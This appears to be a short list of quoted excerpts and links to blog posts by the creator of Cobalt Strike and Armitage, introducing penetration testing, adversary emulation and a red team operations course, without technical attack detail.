"In June 2012, I released Cobalt Strike, a commercial penetration testing package that picks up where Armitage leaves off. Cobalt Strike is a direct expression of what I think a penetration test looks like. If you're interested in this vision, this post will walk you through it."

http://blog.strategiccyber.com/2013/01/14/tactics-to-hack-an-enterprise-network/

Offense in Depth

"If you're interested in penetration testing as a profession, you'll need to learn to think on your feet, get good at guessing what's in your way, design experiments to test your guess, and come up with creative ways around the defense hurdles before you."

http://blog.strategiccyber.com/2012/12/05/offense-in-depth/

Hacking like APT

"Lately, I've seen several announcements, presentations, and blog posts about "hacking like" Advanced Persistent Threat. This new wave of material focuses on mapping features in the Metasploit Framework to the steps shown in Mandiant's 2010 M-Trends Report: The Advanced Persistent Threat. While this is an interesting thought exercise, there are a few classic treatments of the adversary emulation topic that deserve your attention."

http://blog.strategiccyber.com/2012/12/19/hacking-like-apt/

Tradecraft – Red Team Operations Course and Notes

"Tradecraft is a new nine-part course that provides the background and skills needed to execute a targeted attack as an external actor with Cobalt Strike. I published this course to help you get the most out of the tools I develop."

http://blog.cobaltstrike.com/2013/10/18/tradecraft-red-team-operations-course-and-notes/